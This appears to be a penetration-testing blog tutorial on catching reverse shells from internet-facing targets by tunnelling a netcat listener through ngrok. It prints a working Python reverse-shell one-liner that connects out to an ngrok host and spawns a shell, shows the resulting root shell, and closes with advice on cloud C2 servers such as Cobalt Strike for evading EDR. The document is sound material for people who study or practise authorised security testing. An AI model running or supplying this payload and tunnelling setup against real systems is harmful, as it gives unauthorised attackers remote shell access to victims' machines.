Catching reverse shells over the internet

In this tutorial, we talk about exposing one local port to the internet and using it to catch reverse shells like we would do in any local environment.

Hi Everyone,

The issue at hand is as follows:

> You have achieved code execution on a target, but since the target is on the world wide web, you are unable to accept a reverse shell on your local machine.
>
> You tried connecting with a bind shell but the target refuses to open up ports for inbound connections due to a firewall policy that you can change as of now.

In this blog, I talk about exposing one local port to the internet and using it to catch reverse shells like we would do in any local environment.

This is similar to what you do in an environment like HackTheBox or TryHackMe but over the internet.

Getting a reverse shell is always the first thing that pops into my mind when code execution is achieved, however, it wasn't possible for me to get a reverse shell just by asking the target on the Internet to connect to my local IP since NAT exists :)

So I had to come up with this solution since I couldn't find a source telling me how to do so.

Reference


Here I am using two devices, a kali machine and a pop-os machine do show this in action

> kali IP → 10.0.2.15

> pop-os IP → 192.168.1.11


Ngrok

Using this service is super easy. Just navigate to https://dashboard.ngrok.com/signup , create an account and install ngrok on your device via either `snap install ngrok` or download the zip file from the ngrok website and follow instructions.




Netcat

Setup a netcat listener on the Attacker Machine like its usually done.




`nc -lvnp 7777`

Note: I am using two machines, one pop-os to setup the listener and exposing port and one kali to connect to it.



`ngrok tcp 7777`

Then expose a tcp port via ngrok. (In a different terminal window)



You will get a window like this. Now the target IP and port to connect to your port 7777 are `0.tcp.in.ngrok.io` and `16704` respectively.


Connection

Now I run a python command to connect to this.

Note: irl, this may be achieved by executing a payload or using a service vulnerable to an RCE etc.

Python command:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("0.tcp.in.ngrok.io",16704));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```



ngrok screen


```
root@pop-os:~# nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 127.0.0.1 37914
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:5ff:fed3:e60f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:05:d3:e6:0f  txqueuelen 0  (Ethernet)
        RX packets 41  bytes 12640 (12.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 50  bytes 6153 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe2b:8fb0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2b:8f:b0  txqueuelen 1000  (Ethernet)
        RX packets 6253092  bytes 8422122358 (7.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2906268  bytes 352315115 (335.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

netcat listener

We can see from looking at connected ports that our kali machine is connected to some 3.6.122.107 which seems to be something on AWS. This IP represents us connecting through the internet to our pop-os machine even though `0.tcp.in.ngrok.io` is not represented by that IP

```
┌──(jodis㉿kali)-[~]
└─$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:39919         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      -
tcp        0      0 10.0.2.15:56392         3.6.122.107:16704       ESTABLISHED -
tcp6       0      0 :::8834                 :::*                    LISTEN      -
```

Pop-OS also shows us connected to 3.6.115.64, which as we saw, is IP of 0.tcp.in.ngrok.io



Local Connections to LAN Devices have been hidden

Nowhere do we see a local connection and hence, we have caught a reverse shell over the internet.

Alternatives

The best possible attack vector for a scenario where the Victim has code execution but its not on your LAN/Subnet is to get a bind shell. Since that requires no port from your local machine to be exposed to the internet this openly, it should be the first thing to try in case one faces such a situation. However as mentioned earlier, inbound firewall rules are usually more strict than outbound rules, therefore sometimes reverse shell is the only way to go.

Another way is to setup an EC2 instance or a DigitalOcean Droplet and catch the reverse shell over there. This is potentially a much easier and better approach since then the Attacker could perform all the required attacks at the least possible latency and could still transfer files etc to the Victim with just a few extra steps.

Setting up a Cloud C2(responsibly) is yet another thing an attacker can try since that would essentially make the whole internet available to get reverse shells. The choice of C2 also matters when an attacker is up against a target/victim which has an EDR/AntiVirus deployed on their premises. In those cases, one would prefer a Malleable C2 profile(Cobalt Strike is the best option out there) and not something like Metasploit/PowerShell-Empire since it has very poor OPSEC.

Hazards

Its not really difficult to mess up when exposing a port. The device can be susceptible to external attacks , but only limited to what port and what service you expose. I don't see how this could be of harm if some service is deployed, tested and port closed within a few hours. Keeping it open for way too long is obviously dangerous and the device might end up being visible on services like shodan.

In the example, I opened up a netcat listener which will technically accept any connection. However, if the port exposed was being listened on to by a C2, then it would only accept a connection if the connection request passes an integrity check. So Setting up a Covenant/Metasploit Listener would be much better than just a netcat listener.

Conclusion

All in all, reverse shells are not the only thing that is important when code execution is achieved, an attacker can look at bind shells or even webshells for that matter. For bounty hunters, their hunt probably ends at finding an endpoint and executing OS commands, but for pentesters, getting a RCE on an external facing web application is the beginning of potentially compromising a Domain controller on a different, private subnet.

IPTables' inbound rules or other port firewalls can often limit the usage of a bind shell, hence knowing a way to catch a reverse shell would definitely be advantageous.

Strongest Offense

In my opinion, the strongest offensive stance in such a situation can be taken by setting up a Cobalt Strike instance on AWS in the geographical region where the target receives most of its inbound connections from. This, however, is from more of a red teaming point of view. From a bug bounty hunting perspective, even Metasploit on any cloud provider could be of tremendous use.

But if this is a situation you don't find yourself to be in very often, you can just ngrok your way out of it whenever you face it.